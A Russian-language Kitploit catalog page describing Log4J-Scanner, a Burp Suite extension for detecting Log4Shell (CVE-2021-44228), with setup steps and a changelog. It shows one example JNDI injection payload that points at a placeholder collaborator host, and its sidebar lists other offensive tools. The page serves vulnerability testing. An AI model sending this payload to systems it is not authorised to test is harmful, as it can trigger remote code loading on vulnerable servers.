

Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Log4J-Scanner — Расширение Burp для сканирования уязвимости Log4Shell (CVE-2021-44228) до и после аутентификации. | Kitploit
Инструменты/GitHubGitHub/0xdexter0us/log4j-scanner
Сканеры уязвимостейСканеры веб-уязвимостейЭксплуатацияЭксплуатация веб-приложенийВеб-безопасностьТестирование на Проникновение
GitHub0xdexter0us/log4j-scanner

Log4J-Scanner

Расширение Burp для сканирования уязвимости Log4Shell (CVE-2021-44228) до и после аутентификации.

Репозиторий
10224364 лет назадПроверено Kitploit
Поделиться

log4j

Расширение Burp для сканирования уязвимости Log4Shell (CVE-2021-44228) с помощью пользовательских полезных нагрузок.


Отказ от ответственности

Я не несу ответственности за ваши действия, зависание Burp Suite, взлом вашей цели, термоядерную войну или текущий экономический кризис, вызванные вашим следованием этим инструкциям. ВЫ сами решаете использовать этот инструмент, и если вы укажете на меня пальцем за какие-либо проблемы, я буду LMAO над вами.


GIF использования

Инструкции:

  • Установите расширение либо из предварительно скомпилированных релизов, либо соберите из исходного кода.
  • Отключите/снимите все остальные активные расширения для сканирования, такие как active scan++, burp bounty pro, param-miner и т.д.
  • В верхнем меню откройте настройки Log4J Scanner.
  • Добавьте вашу пользовательскую полезную нагрузку и сохраните настройки.
  • Выберите вашу цель > правая кнопка мыши > Scan.
  • Выберите Scan Configuration > Select from library
  • Выберите только Audit checks - extensions only и нажмите кнопку OK.

Особая благодарность Silent Signal, инструкции и конфигурации сканирования вдохновлены его расширением.

Важные инструкции, которые нужно запомнить:

  • В вашу пользовательскую полезную нагрузку НЕ добавляйте URL коллаборатора, просто добавьте [collaborator-server] в качестве заполнителя,
  • [collaborator-server будет заменён на URL вашего сервера-коллаборатора.
  • Пример полезной нагрузки: "${jndi:ldap://[collaborator-server]/a}

Загрузка релизов

https://github.com/0xDexter0us/Log4J-Scanner/releases/

Сборка из исходного кода

  • ./gradlew build fatJar
  • Grab the jar file build/libs/Log4J-Scanner-x.x.x.jar

Установка

  1. Скачайте последний jar из релизов или соберите из исходного кода.
  2. Добавьте jar в Burp Suite.

Если вам нравится проект, поставьте репозиторию звезду! <3

Ресурсы

  • Для пассивного сканирования: https://github.com/f0ng/log4j2burpscanner
  • Для активного сканирования: https://github.com/albinowax/ActiveScanPlusPlus & https://github.com/silentsignal/burp-log4shell

Журнал изменений

25 декабря 2021 - v0.2.0

  • Добавлен API Burp Collaborator.
  • Удалён пользовательский сканер.
  • Добавлен API Burp Scanner.

13 декабря 2021 - v0.1.0

  • Первый публичный релиз

Благодарности

  • CoreyD97 - https://github.com/CoreyD97
  • Silent Signal - https://github.com/silentsignal

Этот код был написан мной за один день и является первоначальным релизом, возможны ошибки, приветствуются сообщения об ошибках, предложения и pull requests :)


Присоединяйтесь к нашему серверу Discord!

ko-fi

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    831
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    534
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    429
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    355
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    284
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    275

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →






